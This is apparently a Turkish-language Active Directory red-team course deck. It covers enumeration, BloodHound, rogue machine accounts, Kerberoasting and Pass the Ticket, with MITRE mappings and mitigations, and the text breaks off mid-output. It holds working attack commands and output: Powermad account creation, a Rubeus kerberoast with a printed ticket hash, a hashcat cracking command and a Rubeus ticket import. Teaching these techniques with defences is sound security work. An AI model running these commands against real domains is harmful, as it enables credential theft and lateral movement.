- **# Kilitlenmiş (locked out) kullanıcı hesaplarını listeler**

- Search-ADAccount -LockedOut

Powershell – Active Directory Module

- Bu komutlar, altyapıyı ve potansiyel saldırı yüzeylerini anlamaya yöneliktir.
- **# Kerberoasting saldırısı için potansiyel hedefleri (SPN'e sahip kullanıcıları) listeler**
• `Get-ADUser -Filter 'ServicePrincipalName -ne "$null"' -Properties ServicePrincipalName | select Name, ServicePrincipalName`
- **# Mevcut domain ile güven ilişkisi (trust) kurmuş diğer domain'leri listeler**
• `Get-ADTrust -Filter *`
- **# Tüm Group Policy Object'leri (GPO) listeler**
• `Get-GPO -All` (Bu komut için GroupPolicy modülünün yüklü olması gerekir: `Import-Module GroupPolicy`)

Powershell – Active Directory Module

- Bu bölüm, kimin neye yetkisi olduğunu anlamak için kritik öneme sahiptir ve genellikle ileri seviye bir konudur.

- **# Domain Admins grubunu kimlerin değiştirebileceğini (üye ekleyip/çıkarabileceğini) gösterir**

- `(Get-Acl "AD:CN=Domain Admins,CN=Users,DC=sirket,DC=local").Access | Select-Object IdentityReference, ActiveDirectoryRights`

- **# Belirli bir kullanıcı üzerinde "GenericAll" (tam kontrol) hakkı olan hesapları listeler (DCSync saldırısı t**

- `Get-ADUser "hedefkullanici" | Get-Acl | Select-Object -ExpandProperty Access | Where-Object {($_.ActiveDirectoryRights -eq "GenericAll") -and ($_.IdentityReference -notlike "BUILTIN\Administrators")}`

Uygulama #7

- Description attributunda Password, Pwd, Parola, Sifre vb kelimeler geçen objeleri tespit eden Powershell scriptini yazınız.
- Bilgisayar hostname ve işletim sistemi bilgilerini CSV olarak dışarı aktaran Powershell scriptini yazınız.
- Ödev:
 - Domain ortamındaki tüm admin hesapları tespit eden Powershell scriptini yazınız

LDAP

- Active Directory verileri hiyerarşik bir şekilde saklamak için LDAP (Lightweight Directory Access Protocol) protokolü kullanmaktadır.
- LDAP protokolü DC sunucularında 389 ve 636 numaralı portlarda çalışmaktadır.
- Domain Controller sunucuları üzerinden LDAP protokolü kullanılarak bilgi toplama, yönetim, herhangi bir değişiklik olduğunda notifikasyon üretme gibi bir çok farklı işlem yapılabilir.
- LDAP üzerinden bilgi toplama manuel olarak veya çeşitli araçlar üzerinden gerçekleştirilebilmektedir.


BloodHound - SharpHound

- Active Directory ortamındaki birçok ilişkiyi graf arayüzü üzerinde görselleştirmektedir.
- Bu sayede bir objeden diğerine saldırı yollarını kolayca tespit edebilmektedir.
- Çalıştırılan kullanıcının yetkisine göre bir çok obje tipini ve ilişki türünü elde edebilmektedir.
- LDAP ve WINNT protokollerini kullanmaktadır.

- SharpHound: Veri toplama ajanı
- BloodHound: Analiz arayüzü
- Neo4j: Graf Veritabanı



BloodHound - SharpHound




Uygulama #8

- RDWS01 sunucusunda oturum açınız.
- • SharpHound.exe aracını çalıştırınız ve çıktıyı bilgisayarınıza kopyalayınız.
(<https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors>)
- • Neo4j veritabanını bilgisayarınıza kurunuz. (<https://neo4j.com/download/>)
- • BloodHound uygulamasını bilgisayarınıza indiriniz.
(<https://github.com/BloodHoundAD/BloodHound/releases>) • Elde ettiğiniz veriyi BloodHound uygulamasında analiz ediniz.

Önemli Not – Bilgi Toplama

- Varsayılan konfigürasyonda yetkisiz bir kullanıcı Active Directory ortamındaki birçok veriyi okuyabilmektedir. Bahsedilen tüm araçların çalışması da bu mantığa dayanmaktadır.
- Bu durum da Authenticated Users grubunun tüm* objeler üzerinde varsayılan olarak Read yetkisinin bulunmasından ötürü kaynaklanmaktadır.

LATERAL MOVEMENT PRIVILEGE ESCALATION



TTP 0x0 – Rogue Machine Account

Target Exchange Server / NTLM Protocol	MITRE ATT&CK Tactics: Persistence Technique: T1098 - Account Manipulation Sub-Technique: 005 – Device Registration
Tool Powermad	
Kill Chain Installation / Persistence	MITIGATION - Set ms-DS-MachineAccountQuota as 0
Privilege Domain user	

TTP 0x0 – Rogue Machine Account

- Active Directory ortamında varsayılan olarak tüm kullanıcılar (Authenticated Users) domain ortamına 10 adet bilgisayar ekleyebilmektedir.
- Bu değer domain objesi üzerindeki ms-DS-MachineAccountQuota değişkeniyle belirlenmektedir.
- Bu yöntem tek başına çok büyük bir etki oluşturmasa bile birçok saldırı yönteminin ilk aşaması olarak kullanılmaktadır.

```
PS C:\Users\root123\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\Powermad> Get-ADObject ((Get-ADDomain).distinguishedname) -Properties ms-DS-MachineAccountQuota

DistinguishedName      : DC=INTERNAL,DC=LOCAL
ms-DS-MachineAccountQuota : 10
Name                   : INTERNAL
ObjectClass             : domainDNS
ObjectGUID              : 05c63339-e854-4948-89a2-6be411dbabe2

PS C:\Users\root123\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\Powermad> New-MachineAccount -MachineAccount SRV01
Enter a password for the new machine account: ****
[+] Machine account SRV01 added
```

TTP 0x0 – Rogue Machine Account - Mitigation


- Bu saldırı yöntemini engellemek için **ms-DS-MachineAccountQuota** değeri 0 olarak güncellenmelidir.
- Ayrıca Group Policy üzerinden **Add workstations to domain** ayarıyla sadece belirli gruplara domaine makine ekleme yetkisi verilmelidir.

Uygulama #9

- RDWS01 sunucusunda oturum açınız.
- PowerMad aracını indiriz.
(<https://github.com/forestallio/ActiveDirectoryRedTeaming/tree/main/Powermad>)
- Active Directory ortamına yeni bir bilgisayar hesabı ekleyiniz.

Roasting

- Eğer çeşitli araya girme yöntemleri ile kurbanın Kerberos trafiği elde edilebilirse paketler içerisindeki şifreli alanlara offline olarak brute force yapılabilir.
- Bu sayede **istemcinin, krbtgt hesabının ve servis hesabının parolası** üzerinde saldırı gerçekleştirilebilir.
- Fakat krbtgt parolası varsayılan olarak çok karmaşık olduğu için kırılma olasılığı çok düşüktür.
- Sadece çok eski versiyon sistemlerde krbtgt parolası basit bir şekilde bırakılabilmektedir.




TTP 0x6 – Kerberoasting

Target Kerberos Protocol	MITRE ATT&CK Tactics: Credential Access Technique: T1558 – Steal or Forge Kerberos Tickets Sub-Technique: 003 – Kerberoasting
Tool Rubeus	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Use Group Managed Service Accounts- Use strong password policies- Don't use RC4 encryption for Kerberos- Don't manage services with highly privileged accounts
Privilege Domain User	


TTP 0x6 – Kerberoasting

- Domain ortamındaki tüm kullanıcılar, tüm servisler için ST biletini elde edebilmektedirler.
- Bunun nedeni KDC üzerinde herhangi bir yetkilendirme kontrolü yapılmamasıdır.
- Kullanıcı hesabı tarafından yönetilen bir servise erişmek için alınan TGS-REP paketi içerisindeki ST bileti servis kullanıcısının parolası ile şifrelenmektedir.



TTP 0x6 – Kerberoasting

- Domain hesabını ele geçirmiş bir saldırgan tüm Active Directory ortamındaki ST biletlerini elde ederek bu biletler üzerinde offline brute-force saldırısı gerçekleştirebilmektedir.
- Bu sayede de servisi yöneten kullanıcının parolası ele geçirebilmektedir.
- Eğer bu kullanıcı Admin olarak tanımlanmışsa saldırgan otomatikman yetki de yükseltmiş olacaktır.
- Bu saldırı yöntemi Kerberoasting olarak adlandırılmaktadır.



TTP 0x6 – Kerberoasting - Exploitation

- # Kerberoastable Kullanıcıların Neo4j sorgusu ile tespit edilmesi
 - MATCH (u:User {hasspn: true}) RETURN u
- # Kerberoastable Kullanıcıların Powershell ile tespit edilmesi
 - Get-ADUser -Filter {serviceprincipalname -like "*"} -Properties serviceprincipalname | Format-Table
- # Rubeus.exe aracı eğitim reposundan indiriliyor
 - iwr -Uri <https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/Rubeus.exe> -OutFile Rubeus.exe
- # Kerberoastable kullanıcının hash bilgisinin elde edilmesi
 - .\Rubeus.exe kerberoast /user: /outfile:hash.txt

TTP 0x6 – Kerberoasting - Exploitation

```
Select Administrator: Windows PowerShell
PS C:\Users\root123.INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main> .\Rubeus.exe kerberoast /user:svc_mssql /format:hashcat

Rubeus
v2.0.3

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User      : svc_mssql
[*] Target Domain    : INTERNAL.LOCAL
[*] Searching path 'LDAP://DC01.INTERNAL.LOCAL/DC=INTERNAL,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc_mssql)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1

[*] SamAccountName      : svc_mssql
[*] DistinguishedName   : CN=Service_MSSQL,CN=Users,DC=INTERNAL,DC=LOCAL
[*] ServicePrincipalName : MSSQLSvc/WEB01.internal.local:1433
[*] PwdLastSet           : 8/25/2025 1:38:08 PM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash                : 5krb5tgs$235*svc_mssql$INTERNAL.LOCAL\MSSQLSvc/WEB01.internal.local:1433@INTERNAL.LOCAL*5ED80C148CADE9264FA3466D57623A801$784E44011C102457A11435C91306678E9289801C662B4112A558B78847EEC8CC1C95B7D13EB27C22C916A98AD8571991CAD6B002EC023981682E86892289159D232C8D3FA01AEE33563B04758F3A2A2152E5139DDA883787D98A7A8163928B73DE3088FE9CE4271AF7BD54C8BD8C9FE27C081FAB56E41561999FC22D36360F81A6C557E0E393C8804EA8472FCBE8F99D5CAACDE7879F9A9BDC486B1A3D76CBDE0FD8232F1FA4DC611864C84C77B30B31654C7AF95B85956B180EB8CDD891AC15B374A84870D557622C27AD376978CB893659002334EB51140BD3B2134FFB5E7AE16FCD1AD021D1F505ADAA7A00956DC119121987DF7B56521EF681624157699142F597B2AA1B9360858A529BB533B0847214A2A7EA2A0370D57DD9E33F15D38425616A19CE3377BAE2446A98AA4E5E6783A0A6AFCD6BACABA1CE44730D7888F306C4057EE22549A24150A8AF2D7C57EC6F44BE35EC7ACF1728188CEE7D54F99A054B58F2088CA2A9CA80D70A55C06479449C77C5A12619808DCE8830175B880A1381485C8D6D7250E9691C85480BE84A465F78B86148F9176C93345756774CE784FDEE3A2D784F5973347C0229F9C9DCB2451595C5E5F91CA1944044D6A970AA232504C6858D8F4913175485A69E35960512749B1814E18A5A1E11C12BE329E73F7882A9EB9FE0A69D486B41040948118564129F9E89EA32A0F1C873AB0160A930ED8976CB3DC7F4F577834DA787BE10011799CE8C3C0CF935B7EDE7DD7F478C0165FE81914BECFB5846BFD4CCC9E5F7604942B72F8A24026694E5F5F2749A83108E78D3D4E980E1288ABBE78C9DB93B7730C9C15D9583B1A491082428DC5006C89655E4BD26453775C0E8CF5C6F06805D506DFB3526F91202B589F95DBED4CDE3A1B5196D653E8D133B8ACDA5C423428864D86B58401A92161E55F35298D6C622DA299F2125F941482CAEA41910586AF5E506470C84D6EA934B0587595D919C2675D7CF8F6A2B2D436A3C8ED170A1346DFDA5312DC0453A170E25A06B348C9D4F9E087142A4823A26F868BED4F009EFD082FA384287F80887F9C99D9E6448AD7791CE8824E8A4A86B7DD89BA8EE917D2348BACBDAS77571C345396410C49C1768B582D84E7AA25D5F5AD0F420AFDAED074925C8014898E0155CF2BAC8B9C881F644E76DBE5EB4090393441E9792E4C9A1A00D34E27CB05A86CB571A4398D1425713B005162C7F8EF5C422046CF790A87A1A578905C9E828E9CA82F20C31C46E50B39D84CDFAAFDCE0744324CF3F4C8E61C7F20ACFA657591C9E53303F8B03C9A2955CCA03570A6CC7335F28B6FA30DECA7C5233D016C89FE3C429169EBE26BA5F83421A8841022EF3699D2AE7E80551F30FA09904ED23760D9CE1F256E3B4D73C11BD89BF63DE25D809083314C9F979F5045945D6511FB1A619D14C9268A470411306161CB17B11E6215FA9CAFF0E86F46477063A056C1BB8AECAC8465AD9AF76C49B195E0A6590134D3FF359DC648112BF4841B94748567DAF72903CEB0157A62D2430AD9FE95312AF46B37F2F38082692BDB029CB348B01179D5A47A0B3A0C24E8073077657FDC6F0CD7D9AF114C983C1DB95C611CC14E465F8734CF238374AD41433312252D6FECAEF410A58B1802823C685CD046919174B748836810CCB92404DD0A5004DA777EEB3E6DECA2DECD00BC853D15B51AC201602B88F3AF01F65EE0812CCD2FD531B2C624
```

TTP 0x6 – Kerberoasting - Exploitation

- # Hash değerinin HashCat ile kırılması
 - `hashcat -m 13100 -a 0 hash.txt path/to/wordlist/rockyou.txt`

```
(root@revivalist)~[/home/revivalist]
# hashcat -m 13100 -a 0 hash.txt tools/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - PL
atform #1 [The pocl project]

=====
* Device #1: cpu-haswell-AMD Ryzen 5 4600H with Radeon Graphics, 2757/5579 MB (1024 MB allocatable), 12MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

TTP 0x6 – Kerberoasting - Mitigation

- Servisler yönetilirken normal hesaplar yerine GMSA (Group Managed Service Account) ismi verilen özel hesaplar kullanılmalıdır. Bu hesapların parolaları otomatize bir şekilde karmaşık olarak belirlenmekte ve periyodik olarak değiştirilmektedir.
- Eğer normal kullanıcı hesapları kullanılacaksa bu hesaplar için güçlü parolalar seçilmeli ve parolalar periyodik olarak değiştirilmelidir.
- Servis hesapları çok fazla yetkiyle donatılmamalıdır. Özellikle admin ve privileged gruplara üyelikleri kaldırılmalıdır.
- Kerberos protokolü güncel sistemlerde varsayılan olarak AES kullanmakta fakat RC4 kullanımına izin vermektedir. RC4 daha zayıf bir algoritma olduğundan brute-force saldırıları daha hızlı sonuçlanabilmektedir. Bu nedenle RC4 kullanımı tamamen devre dışı bırakılabilir.

TTP 0x12 – Pass the Ticket

Target Kerberos Protocol	MITRE ATT&CK Tactics: Defense Evasion, Lateral Movement Technique: T1550 – Use Alternate Authentication Material Sub-Technique: 003 – Pass the Ticket
Tool Rubeus / Mimikatz	
Kill Chain Exploitation / Lateral Movement	MITIGATION - ?
Privilege Local admin	

TTP 0x12 – Pass the Ticket

- TGT ve ST biletleri varsayılan koşullarda sunucu belleğinde 10 saat tutulmakta bu süre geçince de silinmektedir.
- Bu saldırı yöntemi ile ele geçirilen bir sunucu belleğindeki TGT veya ST biletleri kullanılarak yatayda yayılım gerçekleştirilebilir.
- Burada önemli olan nokta sunucu belleğinden bilet verisi ile birlikte Session Key verisi de elde edilmelidir aksi takdirde Kerberos süreci tamamlanamayacaktır.
- Bu nedenle ağ üzerinden elde edilen TGT ve ST biletleri Pass the Ticket saldırısında kullanılamamaktadır.
- Eğer krbtgt, servis hesabı veya kullanıcının NTHash bilgisi biliniyorsa bu bilgilerle farklı (Golden, Silver, TGT) ticketlar oluşturulup onlar da Pass the Ticket için kullanılabilir.

TTP 0x12 – Pass the Ticket

```
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main> .\Rubeus.exe ptt /ticket:doIFoDCCBZygAwIBBaEDAgEwoIEoJCCBJ5hggSaMIEI1qADAgEForAbDk10VEVSTkF
MLkxPQ0FMoiMwIaADAgECoRowGBsGa3JidGd0Gw5JT1RFuk5BTC5MT0NBTKOCBFYwggRSoAMCARKhAwIBAQKCBQEgggRAdCV0jrWQFH4K5VX0CC1AFcVETwYsGKU1meMmwOhhEARYN90701KTWogdKbazTQEjWxFudYggboT3vBYoLVxmSigSOnkfJ2s6TPgu
s+uL08Ezge0i9IsNdpPucu90EFY9etGIXCuL2QjvfmzvnFbzj8HLIDDZ59+/014XSFZe/To3dDLZS1w6v3mk/ksjvMvLT+nzEL1nNSZiTD8rH6EQc7jZhh5Gv0ebYAAq4UU4w0LqC7dwhjED3laYDMV/jQ7sTeYchw3F/Gbw6IR5qeLMZxX7ZjJE4u8B4eGfYW
Ga7CtgE2qB0m0YksXsqBBzfGcUmDm1LUnXSWQbhFk2nVqYAjCbcBQkX+pkxxTq9qHdtbFmR5bJpFpL5mX4wNTQSaSj5nTdLClVauncNjBJYn4p4weu0V/jl1Qln4fFwFgXOK/B3TnT0QmB0e7BqTtXMeY7exMxmMw1P7UnsbJQs080FczYeVj8ZswkA0h0mBV
a1oHSp0wqGaR14NpVfpXbBcqouhzu0+711A0E201BN0wX1wsz6NF+H4R0Tu5/sw7poYHE9qaqQGNERQkgrYaEEaNCavw2p7s6WIM2UYgS1CtXVM+BuorYdx78ysme+MtCCe5/GaK03MAoLsJcM5gomnhLgyTefNiaG01UNGV5t1oJuwJyEkNO2ZF6y9rBAiCu
D47Z5awpzbtx8YtoeCnTntNoiCoUFom8n+A1T/Iu8rMKZJOKHLbXnP8hU1fHsgd1LKNMz2ocV3k683oj+T9hJbN13bby7CughqYyd4RLD6N/x3bwrFEWU23JwqF1/S34FK/wnFI+EW9F2J6aF0GRZQ81Kn6jMw5cEHMN1b919dozC7uJnoxznqQJrfKSoF0Utb
AYrKCXG2S6dw0znru1gDXCnJxOWTKRsZw7au9zXMAwr9I+YZ++nJwv9DyD4qpEI3DuBTcnfQ1QBEMF5Dni3Hpoj8DS0gkutbdpyDtS/amevih8aj7HC46PsnECV10XopbvZujrfvweQy2Um7Vo22iEr1L2/HTEa9EEdoaFzdaFuCdrC4173oMn9oQWjzt0iv8
Yu6UciNnPRm0jaebsLR6md4fb0Y+E21pwYTI1EIC5ZccveEfV4p6NIL8jcoXmopRotg718UM2icbHYK1ELVAGQMMocJurVGwZ0+Jk3W9IimxLJnwd1P5KoJhVVS8iz2rmx/x5ep3p+w5QeL7/pKpb4xfw6QRpuUIukALaD2aLrnjd5dJgOUA9AnSK+zCBp17FS
bmETr8+x7tYih1Qthf67WVRkvAeIL06kgIYrZ53L6sTveAtIPxIgY0Dhu1HHqj+jInrLCoi3FqMH8fx5PME/8df53LpLBSSbzP9EjcdijGeaxWju351vXDgqfJgziAJV1d1CYO0GyvtJ4ez/ZoGLLX5dPkPKEvjLgGGwrE18Ro2AISo19Zz1sMYayjgkewgea
gAwIBAKB3gSB232B2DCB1aCB0jCBZzCBZKArMCMgAwIBEqEiBCAw/FOIuM941YKZr/SEdLXsUvvyHFUPMwx0/ZT2f41e3KEQgw5JT1RFuk5BTC5MT0NBTKISMBGgAwIBAAEJMAcBURDMDEKowcDBQBggoAApREYDZiWmJjUwOTE5MTA0MjU4wqYRGA8yMDIIM
DKxOTIWNdi10FqnERgPMjAYNTA5MjYxMDQYNThaqBAbDk10VEVSTkFMLkxPQ0FMqSMwIaADAgECoRowGBsGa3JidGd0Gw5JT1RFuk5BTC5MT0NBTA==
```

Rubeus

v2.0.3

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main> klist

Current LogonId is 0:0x5bd29

Cached Tickets: (1)

